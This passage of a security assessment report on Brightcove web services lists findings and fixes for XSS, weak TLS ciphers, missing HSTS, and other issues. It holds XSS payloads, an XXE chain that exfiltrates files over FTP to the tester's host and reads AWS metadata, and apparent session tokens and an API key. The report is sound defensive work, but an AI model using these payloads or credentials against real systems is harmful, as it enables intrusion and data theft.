ZvlSiL3NbXZ4GU031IgrraOImVguyFj4fYf8A86r6Buj0sLQS2i0rjOcoS8NEgwcBXVuMUdLqvV7F7yl1V
KFwa90FRCtyEhFJEshfyVy1BR0N8BvJd8qe4RHh34kyLIj0pc2VxsWBo44f9DVs1tXJcDPnTDVbTxZE7zt
9sEDXxIjN7cN64ipyrfyuwyfjYpMxtf2fDhqK5fOnTMBJvZIsor6T3b35dkTwy5oZAN24WNjEuqhSHrAa2
AeuMa63o9-OmB7qeaX9It5ChhPKoa3ItEmVOYOZOyCG5REicHCfUXCPWIEuhji7l6ek2JUsc0
Referer: https://studio.brightcove.com/products/videocloud/media/folders/new-
folder-node
Content-Length: 172
Origin: https://studio.brightcove.com
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

{"description":"111111","favorite":true,"name":"AAA<image
src='x'onerror='alert(document.cookie)'>AAA","reference_id":"111111","limit":null,
"search":null,"type":"EXPLICIT"}
```

As it might be confusing at first, the response from the server returned with "UNAUTHORIZED" 401 HTTP code, however the script passed through to the application and was embedded in the vulnerable page:

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Headers: Content-Type, Authorization, Content-Length, X-
Requested-With, Cache-Control
Access-Control-Allow-Methods: GET,PUT,POST,PATCH,DELETE,OPTIONS
Access-Control-Allow-Origin: *
BCOV-Error-Cause: Error from backend
BCOV-instance: i-97e3d23f, 24f9fd1, 2015-08-07 23:10:46.860Z
Date: Fri, 07 Aug 2015 23:10:46 GMT
Server: nginx
WWW-Authenticate: Bearer error="invalid_token", error_description="The access
token is invalid"
X-Originating-URL:
https://cms.api.brightcove.com/v1/accounts/30384593001/playlists
Content-Length: 65
Connection: keep-alive

[{"error_code": "UNAUTHORIZED", "message": "Permission denied."}]
```

The following image illustrates how the malicious script is being executed along with the above 401 response:



Playlist 'AAA AAA' has failed to be created.
Details: [{"error_code": "UNAUTHORIZED", "message": "Permission denied."}]

__utma=179616827.318881215.1438872086.1438923225.1438961340.4; __utmz=179616827.1438895152.2.2.utmcsr=studio.brightcove.com|utmccn=(referral)|utmcmd=referral|utmcct=/products/videocloud/players/players/d269e125-63de-4b8c-b27e-5058da7b1358; _ga=GA1.2.318881215.1438872086; __utmc=179616827; BC_TOKEN=AEnTxTj1tlk9y14lyi2k_S7Ilz3VvdKIWrX7oBkwjG7TyeRwOn2B5B3QgK5wRv9f52Id_SjrPpPpJynD3c6msmUwgtxJtGileh9WxYG5-rs3kbIlUhyQN7g; BC_POD=aries; BC_ACCOUNT=30384593001

Recommendation:

Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

Appropriately encode data based on the content type and context in which it occurs. HTML pages include a significant number of contexts which have different encoding rules. These include:

- HTML data
- HTML attribute values
- URL values
- JavaScript code
- JavaScript strings

- *...Many others*

In several HTML contexts, it is appropriate to encode HTML-significant data using HTML entities, such as in these examples:

```
  Plain: John's Deli
Encoded: John&#x27;s Deli

  Plain: 42 < 1337
Encoded: 42 &#x3C; 1337
```

In URL contexts, URL-encoding is appropriate, as in this example:

```
Plain: http://acme.site/page?arg=This & That
Encoded: http%3A%2F%2Facme.site%2Fpage%3Farg%3DThis%20%26%20That
```

When URLs are included in HTML contexts, both encodings (URL first) should be used. It is necessary to account for contexts nested within other contexts.

In general, avoid including data within any scripting context (e.g. JavaScript). Proper encoding of data within a scripting context may not prevent the injection of malicious data. Often this can be accomplished by placing data into HTML elements, such as a non-visible `div` element, and then retrieving it using static client-side script. Additionally, avoid using the JavaScript `eval()` function and document-altering properties (e.g. `innerHtml)` with externally-provided data.

If dynamically generated JavaScript cannot be avoided, then ensure that it is appropriately encoded. Within JavaScript strings, characters that could terminate the string content should be encoded using an octal representation. For example:

```
  Plain: var name = 'John's Deli';
Encoded: var name = 'John\047s Deli';
```

Issue 15: Common - Anonymous SSL/TLS Ciphers Enabled

Exploit Impact: Medium

Difficulty of Exploit: Moderate

Instances:

```
sadmin.brightcove.com tcp/443 (www)
```

Description:

SSL/TLS services was identified to support anonymous cipher suites which do not provide server authentication. Without providing at least one-way authentication, the encryption provided by these services can be easily bypassed with server impersonation or man-in-the-middle attacks. Any user credentials or other sensitive information sent to these services could be obtained by an attacker. An attacker would need to be able to intercept traffic between users and the service in order to exploit the flaw.

At the service sadmin.brightcove.com (tcp/443):

```
High Strength Ciphers (>= 112-bit key)

    TLSv1
      AECDH-DES-CBC3-SHA Kx=ECDH Au=None Enc=3DES-CBC(168) Mac=SHA1
      AECDH-AES128-SHA Kx=ECDH Au=None Enc=AES-CBC(128) Mac=SHA1
      AECDH-AES256-SHA Kx=ECDH Au=None Enc=AES-CBC(256) Mac=SHA1
```

Recommendation:

Disable anonymous ciphers through service configurations.

Issue 16: Legacy Studio - Reflected XSS via Cookie Parameter

Exploit Impact: Medium

Difficulty of Exploit: Trivial

Instances:

```
Referer:// https//sadmin.brightcove.com/error
```

Description:

The application's cookie parameters accept user-supplied values and displays them in response pages without proper encoding. This allows for cross-site scripting (XSS) attacks on any users who can be convinced to follow malicious links or perform actions which induce the injection. An attacker could use this flaw to hijack sessions of affected users. It would be possible to force a browser to take arbitrary actions within the application. These would appear to the server to be legitimate requests and could bypass CSRF prevention controls. An attacker would need to convince one or more potential victims to follow a malicious link to the site or visit a malicious third-party site. The target user would need to be logged into the application at the time in order for the script to execute in the context of a valid session.

Since the parameter manipulation is located in the cookie it will be harder for an attacker to exploit it, requiring some other vulnerability to first set the malicious cookie value.

Reflected cross-site scripting flaws occur when an application accepts data from a user and includes the value in an HTML page or other web resource that is returned to the user without properly encoding it. While a given user would certainly not want to attack their own web session through such an injection, an attacker may be able to lure users into visiting URLs or submitting forms which induce the injection in their own browser.

Reproduction:

During testing, it was possible to supply malicious script via cookie parameter `BC_ACCOUNT`:

```
GET /error.info HTTP/1.1
Referer:
https://sadmin.brightcove.com/publishing/experiencemanager_1_us_us20150326.1403_41
7.swf
Accept: */*
Pragma: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101
Firefox/22.0
Host: videocloud.brightcove.com
Connection: Keep-Alive
Cookie:
CustomCookie=[...]7355BCAA43068ADA9249AB31CC32Y9041;BC_ACCOUNT=30384593001--
></sCrIpT><sCrIpT>alert(document.cookie)</sCrIpT>;JSESSIONID=E772B1CF7CDA2BF2D7D50
1F4E453D2F6;__utma=179616827.1389900698.1438349844.1438349844.1438349844.1;__utmc=
179616827;__utmz=179616827.1438349844.1.1.utmcsr=videocloud.brightcove.com:443|
utmccn=(referral)|utmcmd=referral|
utmcct=/media/;roia_c=101C.VGZ8uqaFE8byHAWjGJmtCayFpZHAQAAAlYdaVp2Z11YR3BOdEFUdHBa
YnNfd3BXUncARAzQgCdEETGYwg
```

Response returned with 200 OK, displaying the error page which reflected the cookie parameter in its source code:

```
HTTP/1.1 200 OK
P3P: CP="CAO PSA OUR"
Set-Cookie: JSESSIONID=4AC8D0D558DD910DC81E077066076E08; Path=/
Content-Type: text/html;charset=UTF-8
```

```
Content-Language: en-US
Content-Length: 1909
Date: Fri, 31 Jul 2015 16:23:09 GMT
Server: brightcove

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html>
    <head>
        <title>Unexpected Brightcove Service Error</title>
        <link rel="stylesheet" href="/assets/reset.css" type="text/css"
media="screen" charset="utf-8" />
        <link rel="stylesheet" href="/assets/error.css" type="text/css"
media="screen" charset="utf-8" />
        <style type="text/css">
            #main {
[...]
<script type='text/javascript'>
var _gaq = _gaq || [];
_gaq.push(['_setAccount', 'UA-11210147-8']);
_gaq.push(['_setDomainName', '.brightcove.com']);
_gaq.push(['_setCustomVar', 1, 'Publisher ID', '30384593001--
></sCrIpT><sCrIpT>alert(document.cookie)</sCrIpT>']);
_gaq.push(['_trackPageview']);
(function() {
```

Recommendation:

Ensure that all externally-provided data included in server responses is properly encoded for the context in which it occurs. For HTML documents this will typically mean using HTML entities. Where possible, improve input validation to reject data that includes inappropriate content based on formatting, content or length.

Appropriately encode data based on the content type and context in which it occurs. HTML pages include a significant number of contexts which have different encoding rules. These include:

- HTML data
- HTML attribute values
- URL values
- JavaScript code
- JavaScript strings
- *...Many others*

In several HTML contexts, it is appropriate to encode HTML-significant data using HTML entities, such as in these examples:

```
  Plain: John's Deli
Encoded: John&#x27;s Deli

  Plain: 42 < 1337
Encoded: 42 &#x3C; 1337
```

In URL contexts, URL-encoding is appropriate, as in this example:

```
Plain: http://acme.site/page?arg=This & That
Encoded: http%3A%2F%2Facme.site%2Fpage%3Farg%3DThis%20%26%20That
```

When URLs are included in HTML contexts, both encodings (URL first) should be used. It is necessary to account for contexts nested within other contexts.

In general, avoid including data within any scripting context (e.g. JavaScript). Proper encoding of data within a scripting context may not prevent the injection of malicious data. Often this can be accomplished by placing data into HTML elements, such as a non-visible `div` element, and then retrieving it using static client-side script. Additionally, avoid using the JavaScript `eval()` function and document-altering properties (e.g. `innerHtml)` with externally-provided data.

If dynamically generated JavaScript cannot be avoided, then ensure that it is appropriately encoded. Within JavaScript strings, characters that could terminate the string content should be encoded using an octal representation. For example:

```
  Plain: var name = 'John's Deli';
Encoded: var name = 'John\047s Deli';
```

Issue 17: Legacy Studio - Unsafe crossdomain.xml Policy File

Exploit Impact: Medium

Difficulty of Exploit: Trivial

Instances:

```
http://192.33.167.200/crossdomain.xml
http://admin.brightcove.com/crossdomain.xml
http://brightcove04.o.brightcove.com/crossdomain.xml
http://cdn7.unicornapp.com/crossdomain.xml
https://secure.brightcove.com/crossdomain.xml
https://share.brightcove.com/crossdomain.xml
```

Description:

The application publishes a cross-domain policy file in the root of the web server. This policy is used by clients and client plugins (such as Adobe Flash) to determine what kinds of cross-domain access should be allowed. Unfortunately, the current policy permits cross-domain access from any third-party domain, which carries significant risk. If an attacker could lure a victim into visiting a malicious web site at any point while the victim is logged into a VideoCloud application, the attacker would be able to read VideoCloud page content. To exploit this flaw, an attacker would need to host a malicious site and then convince VideoCloud users to visit it at the appropriate time.

Reproduction:

During testing, the `crossdomain.xml` file contained:

```
HTTP/1.1 200 OK
X-BC-Client-IP: 109.66.165.66
X-BC-Connecting-IP: 109.66.165.66
Last-Modified: Tue, 18 Feb 2014 18:53:54 GMT
Expires: Tue, 04 Aug 2015 14:40:31 GMT
Cache-Control: public
Content-Type: application/xml
Content-Length: 116
Date: Tue, 28 Jul 2015 14:40:31 GMT
Server: brightcove

<?xml version="1.0"?>
<cross-domain-policy>
<allow-access-from domain="*" secure="false" />
</cross-domain-policy>
```

Recommendation:

Restrict the `crossdomain.xml` policy to allow only trusted domains to issue cross-origin requests. For instance, the current "`*`" domain could be replaced with "`*.brightcove.com`" which would greatly restrict access (though this would still allow flaws affecting one application to affect the other).

Issue 18: Common - Missing Strict-Transport-Security HTTP Header

Exploit Impact: High

Difficulty of Exploit: Sophisticated

Instances:

```
admin.brightcove.com tcp/443 (www)
cms.api.brightcove.com tcp/443 (www)
files.brightcove.com tcp/443 (http_proxy)
go.brightcove.com tcp/443 (www)
goku.brightcove.com tcp/443 (www)
live.api.brightcove.com tcp/443 (www)
oauth.brightcove.com tcp/443 (www)
sadmin.brightcove.com tcp/443 (www)
signin.brightcove.com tcp/443 (www)
smartplayers.api.brightcove.com tcp/443 (www)
status.brightcove.com tcp/443 (http_proxy)
studio.brightcove.com tcp/443 (www)
videocloud.brightcove.com tcp/443 (www)
videocloudnew.brightcove.com tcp/443 (www)
```

Description:

The `Strict-Transport-Security` HTTP header was not used to prevent SSL-stripping attacks. Users may be victim to SSL-stripping man-in-the-middle attacks, causing session details and potentially sensitive information to be sent over the network in cleartext. Client network traffic may also be potentially manipulated. In order to exploit this flaw, an attacker would likely need to be able to intercept network traffic between a client and server.

Since the world wide web consists of a mix of HTTP and HTTPS sites, it is often easy for attackers to conduct man-in-the-middle downgrade attacks whenever users transition from an unencrypted (HTTP) site to an encrypted (HTTPS) site. In these attacks, references from an HTTP site to an HTTPS are replaced with HTTP links. From there, an attacker can intercept and translate requests to and from HTTP and HTTPS and provide users with little indication that their traffic is being intercepted. A tool which implements many forms of this attack is `sslstrip` 82 [Xa].

In order to mitigate these attacks, the IETF the `Strict-Transport-Security` header 83 [Xb], which instructs browsers to cache information about a site's SSL/TLS support. Once cached, browsers which implement support for this header will refuse to access the site over unencrypted links in the future (until a predefined time-out).

Reproduction:

The following HTTP response headers demonstrate the lack of the `Strict-Transport-Security` header:

signin.brightcove.com:

```
HTTP/1.1 200 OK
P3P: CP="CAO PSA OUR"
X-Frame-Options: SAMEORIGIN
Content-Type: text/html;charset=UTF-8
Content-Language: iw
Vary: Accept-Encoding
Date: Tue, 11 Aug 2015 10:15:47 GMT
Server: brightcove
Content-Length: 5923
```

studio.brightcove.com:

```
HTTP/1.1 303 See Other
x-powered-by: Express
location: https://signin.brightcove.com/?redirect=https%3A%2F
%2Fstudio.brightcove.com%2F
vary: Accept
content-type: text/html
content-length: 204
date: Tue, 11 Aug 2015 10:15:46 GMT
connection: keep-alive
```

data.brightcove.com:

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: origin, authorization, accept, content-type, x-
requested-with
Access-Control-Allow-Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
Access-Control-Allow-Origin: https://studio.brightcove.com
Access-Control-Max-Age: 3600
Content-Length: 0
Connection: keep-alive
```

cms.api.brightcove.com:

```
HTTP/1.1 204 No Content
Access-Control-Allow-Headers: Content-Type, Authorization, Content-Length, X-
Requested-With, Cache-Control
Access-Control-Allow-Methods: GET,PUT,POST,PATCH,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Allow: GET,HEAD,OPTIONS
BCOV-instance: i-97e3d23f, 24f9fd1, 2015-08-11 10:17:51.228Z
Date: Tue, 11 Aug 2015 10:17:51 GMT
Server: nginx
X-Originating-URL:
https://cms.api.brightcove.com/v1/accounts/30384593001/counts/videos?
q=created_at:2015-07-12
Connection: keep-alive
```

Recommendation:

Send the `Strict-Transport-Security` HTTP header with any response sent over HTTPS.

The application's `Strict-Transport-Security` header should read something like:

```
Strict-Transport-Security: max-age=7776000; includeSubDomains
```

The `max-age` parameter is specified in seconds, with the above value equating to 90 days. Under the Apache HTTPD web server, the following line can be used to send this header if `mod_headers` is enabled:

```
Header always set Strict-Transport-Security "max-age=7776000; includeSubDomains"
```

This may be implemented in ASP.NET applications with the following example code:

```
// Use HTTP Strict Transport Security to force client to use secure connections
only
var use_sts = true;

if (use_sts == true && Request.Url.Scheme == "https")
```

```
{
    Response.AddHeader("Strict-Transport-Security", "max-age=7776000");
}
else if (use_sts == true && Request.Url.Scheme == "http")
{
    Response.Status = "301 Moved Permanently";
    Response.AddHeader("Location", "https://" + Request.Url.Host +
Request.Url.PathAndQuery);
}
```

Issue 19: Common - TCP Timestamps Supported

Exploit Impact: Low

Difficulty of Exploit: Trivial

Instances:

```
admin.brightcove.com
cms.api.brightcove.com
files.brightcove.com
go.brightcove.com
sadmin.brightcove.com
status.brightcove.com
```

Description:

Some hosts were found to support TCP timestamps. TCP timestamps are defined in RFC-1323 [RFC] and provide remote systems with information which can sometimes be used to compute the system up time. An attacker could use this to assist in attacks against weak cryptographic systems on the host which depend upon the system time, or to conduct improved timing attacks against interfaces that leak information through runtime characteristics. Any remote user can easily detect this configuration and obtain timestamp information with crafted TCP requests.

Reproduction:

Simple tests to discover system uptime can be conducted using the `hping3` tool:

```
hping3 --tcp-timestamp --syn -p {target_port} {target_host}
```

Recommendation:

Configure firewalls to reject TCP packets with timestamp extensions, or to strip those extensions from packets. If any of these hosts are deployed outside of the firewall, configure them individually to ignore timestamp requests.

For Windows hosts, set the registry `REG_DWORD` value to 0 or 1:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters\Tcp1323Opts
```

To disable TCP timestamps on Cisco IOS, use the following command:

```
no ip tcp timestamp
```

Issue 20: Common - Web Server Software Version Disclosure

Exploit Impact: Low

Difficulty of Exploit: Trivial

Instances:

```
billing.brightcove.com tcp/80 (www)
live.api.brightcove.com tcp/443 (www)
oauth.brightcove.com tcp/443 (www)
```

Description:

Detailed software version information is present in HTTP response headers. This information might assist potential attackers in the efficient scanning of systems and looking for servers vulnerable to a specific attack. HTTP headers are visible to all users using simple command line tools or scanners.

At the service billing.brightcove.com (tcp/80):

```
The remote web server type is :

nginx/1.8.0
```

At the service live.api.brightcove.com (tcp/443):

```
The remote web server type is :

Jetty(8.y.z-SNAPSHOT)
```

At the service oauth.brightcove.com (tcp/443):

```
The remote web server type is :

Jetty(7.x.y-SNAPSHOT)
```

Recommendation:

Disable the display of detailed version information. If possible, disable all server-identification headers entirely.

For Apache web servers, set the `ServerTokens` directive in the `httpd.conf` file to:

```
ServerTokens ProductOnly
```

A thorough guide for removing IIS/.NET server and framework headers can be found at Removing IIS/.NET Headers [IISNET].

In Jetty, set the following flag on the Server object:

```
Server server = new Server(port);
server.setSendServerVersion(false);
```

Alternatively, headers can be removed by load-balancers, reverse-proxy servers or application firewalls.

Issue 21: Common - ICMP Timestamps Enabled

Exploit Impact: Low

Difficulty of Exploit: Trivial

Instances:

```
admin.brightcove.com
sadmin.brightcove.com
```

Description:

One or more hosts responds to ICMP timestamp requests. ICMP timestamps are a special feature which allows remote systems to determine the system time of the host. An attacker could use this to assist in attacks against weak cryptographic systems on the host which depend upon the system time. Any remote user can easily detect this configuration and obtain timestamp information with crafted ICMP requests.

Recommendation:

Configure firewalls to reject ICMP timestamp request packets at the perimeter. If any of these hosts are deployed outside of the firewall, configure them individually to ignore timestamp requests.

Issue 22: Common - Use of RC4 Algorithm

Exploit Impact: Medium

Difficulty of Exploit: Sophisticated

Instances:

```
accounts.brightcove.com tcp/443 (www)
billing.brightcove.com tcp/443 (www)
c.brightcove.com tcp/443 (www)
cms.api.brightcove.com tcp/443 (www)
goku.brightcove.com tcp/443 (www)
live.api.brightcove.com tcp/443 (www)
secure.brightcove.com tcp/443 (www)
services.brightcove.com tcp/443 (www)
smartplayers.api.brightcove.com tcp/443 (www)
status.brightcove.com tcp/443 (http_proxy)
studio.brightcove.com tcp/443 (www)
videocloud.brightcove.com tcp/443 (www)
videocloudnew.brightcove.com tcp/443 (www)
```

Description:

Encryption with a RC4-based cipher is supported. The RC4 algorithm has well-known cryptographic flaws. An attacker would be able to decrypt some traffic sent over SSL/TLS sessions where an RC4-based cipher is negotiated. An attacker would need to be able to monitor traffic between the client and server and an extremely large number of requests must be made for this attack to be successful. *In general, an attacker would need some way, such as a cross-site scripting flaw, to force a client to generate requests in order to produce enough traffic to perform a successful cryptographic analysis.*

RC4 has several known and serious flaws. A research team at the University of London has demonstrated how to exploit RC4 in an SSL/TLS context CVE-2013-2566 [CVE].

Reproduction:

The set of supported cipher suites can be determined using tools such as SSLScan [SSLS], or for publicly accessible servers, the Qualys - SSL Server Test [QSSLT] online service.

The following output from SSLScan demonstrates the use of RC4:

```
___ ___| |___ ___ __ _ _ __
 / __/ __| / __|/ __/ _` | '_ \
 \__ \__ \ \__ \ (_| (_| | | | |
 |___/___/_|___/\___\__,_|_| |_|
Version 1.8.2-win
 http://www.titania.co.uk
 Copyright Ian Ventura-Whiting 2009
 Compiled against OpenSSL 0.9.8m 25 Feb 2010

Testing SSL server c.brightcove.com on port 443

Prefered Server Cipher(s):
 TLSv1 128 bits RC4-MD5
```

Recommendation:

Move away from the use of RC4 to an algorithm that does not possess known weaknesses if possible. Alternatives to RC4 typically involve the use of CBC mode, which has weaknesses that were only partially mitigated in SSL and TLS 1.0. For this reason, support for TLS 1.1 and 1.2 should be added in addition to RC4 cipher suites being disabled.

Issue 23: Once - XML External Entity Vulnerability in DXFP Parsing

Exploit Impact: High

Difficulty of Exploit: Trivial

Instances:

```
https://api.unicornmedia.com/ingest-api/vsrtest2/catalogs/1bc8f326-d2ca-473a-94a5-
184e7cdb6aa5
```

Description:

The application accepts potentially untrusted XML data from users and parses it with support for DTDs and external entities. These features can allow for serious XML external entity (XXE) attacks, including file retrieval, port scanning, and denial of service. Given appropriate access to the vulnerable interface, an attacker may be able to retrieve arbitrary files, initiate port scans from the application server, and/or cause a denial of service condition in the application. An attacker would need to have access to the affected application component in order to exploit this flaw. In most cases, files which can be retrieved from a local filesystem are restricted to text files in specific formats.

XML document type definitions (DTD) are a standard for defining the format of an XML document. XML DTDs provide a feature for defining custom document entities where by specific entity names can be associated with strings of data in various ways. In a basic example, a DTD may define an entity such as:

```
<!ENTITY title "Hacking: The Art of Exploitation">
```

Then, an XML document which is defined by this DTD may include this entity (as "`&title;`") and the XML parser will interpret this as the value defined in the DTD. As shown here, this feature is seemingly harmless, but entities can be defined within DTDs in a variety of other ways, including specifying file paths and URLs to external resources. These "external" entity definitions cause XML parsers (which support them) to retrieve the file or network resource and include it's content as the value of the entity.

Depending on the context of the external entity data inclusion, attackers may be able to convince vulnerable systems to return file contents or conduct internal network port scans by specifying URLs to specific systems and ports. Other attacks include recursive definition of entities which could cause an application to consume exponentially growing amounts of memory, resulting in a denial of service (DoS) condition.

Note that some variations of these attacks may not be limited to support for XML DTDs. More recent standards for XML namespace and schemas can sometimes be used for port scanning and similar attacks depending on the behavior of the specific XML parser. For more in-depth information on what is possible in XXE exploitation, see VSRXXE [VSRXXE].

Reproduction:

Submitting the following request will launch the XXE attack:

```
POST /ingest-api/vsrtest2/catalogs/1bc8f326-d2ca-473a-94a5-184e7cdb6aa5 HTTP/1.1
Accept: application/json
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 274
Content-Type: application/json
Host: api.unicornmedia.com
X-BC-ONCE-API-KEY: 5B096AC7A61D1F8B3BCA1A7544DE3905
```

```
{
    "foreignKey": "111193672",
    "media": {
        "sourceURL": "http://data.zx2c4.com/sdr-fm-radio-transmitter.mp4"
    },
    "timedText": [
        {
            "languages": [
                "en"
            ],
            "media": {
                "sourceURL": "http://scanner.vsecurity.com:8000/xxe.dfxp"
            },
            "timedTextType": "subtitle"
        }
    ]
}
HTTP/1.1 200 OK
Connection: keep-alive
Content-Length: 52
Content-Type: application/json; charset=utf-8
Date: Thu, 20 Aug 2015 14:16:42 GMT
Server: nginx/1.9.2

{
    "requestId": "81b7b8d8-9c4d-4299-96a2-0fada06b6e43"
}
```

This references `http://scanner.vsecurity.com:8000/xxe.dfxp`, which contains a malicious XML document:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///path/to/file">
  <!ENTITY % dtd SYSTEM "http://scanner.vsecurity.com:8000/evil.dtd">
%dtd;]>
<roottag>... <sometag>&send;</sometag>...</roottag>
```

This in turn references `http://scanner.vsecurity.com:8000/evil.dtd`, which combines the XML elements in order to send data back to an attacker:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'ftp://scanner.vsecurity.com/%file;'>">
%all;
```

This can be used to also fetch internal AWS resources, such as the metadata at
`http://169.254.169.254/latest/meta-data/`:

```
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping
hostname
instance-action
instance-id
instance-type
kernel-id
local-hostname
local-ipv4
mac
metrics
```

```
network
placement
profile
public-hostname
public-ipv4
public-keys
reservation-id
security-groups
services
```

File system listings are also possible:

```
.dockerenv
.dockerinit
bin
dev
etc
glibc-2.21-r2.apk
glibc-bin-2.21-r2.apk
home
lib
lib64
linuxrc
media
mnt
opt
proc
root
run
sbin
sys
tmp
usr
var
```

Recommendation:

Configure the application's XML parser to ignore XML DTD and schema definitions. Consult your XML library's documentation for more information on how to accomplish this. If this is not possible, at a minimum disable support for external entities and consider adding input validation on any XML documents received to reject requests with DTD and schema definitions. In addition, ensure XML documents are always properly validated using locally stored schemas.

In Java's default XML library, Xerces, the following lines of code can be used to disable entity interpretation:

```
SAXParser p = new SAXParser();

 /* Validate schema features */
 p.setFeature("http://xml.org/sax/features/validation", true);

 p.setFeature("http://xml.org/sax/features/namespace-prefixes", true);
 p.setFeature("http://xml.org/sax/features/namespaces", true);
 p.setFeature("http://apache.org/xml/features/validation/schema", true);
 p.setFeature("http://apache.org/xml/features/validation/schema-full-checking",
true);

 /* Prevent definitions */
 p.setFeature("http://xml.org/sax/features/external-general-entities", false);
 p.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
 p.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);

 /* Use a custom entity resolver */
 p.setEntityResolver(new MyResolver());

 /* Use the security manager to mitigate DoS */
 p.setProperty("http://apache.org/xml/properties/security-manager",
"org.apache.xerces.util.SecurityManager");
```

For more information on XXE prevention and mitigation strategies, see: VSRXXE [VSRXXE]

Issue 24: Once - AWS Root Token in Use

Exploit Impact: Medium

Difficulty of Exploit: Sophisticated

Instances:

```
http://docs.brightcove.com/en/once/guides/once-vod-2-0.html
```

Description:

The Once platform makes use of AWS. For giving customers access to certain resources, Once uses an AWS IAM token. Unfortuantely, t uses the "root" account for this, which is dangerous in production use, as it is very permissive. An attacker who compromises the AWS IAM root account could terminate all of Once's servers, utilize excesive resources, make purchases tied to the billing information associated with the Once / Brightcove AWS account, etc. A root token gives full access to all elements of the infrastructure associated with this AWS account. In order to exploit this vulnerability an attacker would have compromise a server that contains the credentials for this root token.

Once appears to be using the root token internally to service a variety of API requests, which means the credentials for this token are stored and actively in use servers.

Reproduction:

The Once documentation writes:

```
Brightcove Root: arn:aws:iam::453163911362:root
```

This is an AWS root token, which users are then instructed to utilize when implementing applications that utilize the Once API.

Recommendation:

Never use the root token. Instead, use more granular tokens using the AWS IAM access control methods.

References

CVE	Common Vulnerabilities and Exposures, CVE-2013-2566 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2566
IISNET	Removing Unnecessary HTTP Headers in IIS and ASP.NET http://www.4guysfromrolla.com/articles/120209-1.aspx
QSSLT	Qualys - SSL Server Test https://www.ssllabs.com/ssltest/
RFC	RFC 1323: TCP Extensions for High Performance http://tools.ietf.org/html/rfc1323
SSLS	SSLScan - Fast SSL Scanner http://sourceforge.net/projects/sslscan/
VSRXXE	XML Schema, DTD, and Entity Attacks: A Compendium of Known Techniques http://www.vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf
Xa	SSLSTRIP http://www.thoughtcrime.org/software/sslstrip/
Xb	Internet Draft: HTTP Strict Transport Security (HSTS) http://tools.ietf.org/html/draft-ietf-websec-strict-transport-sec-03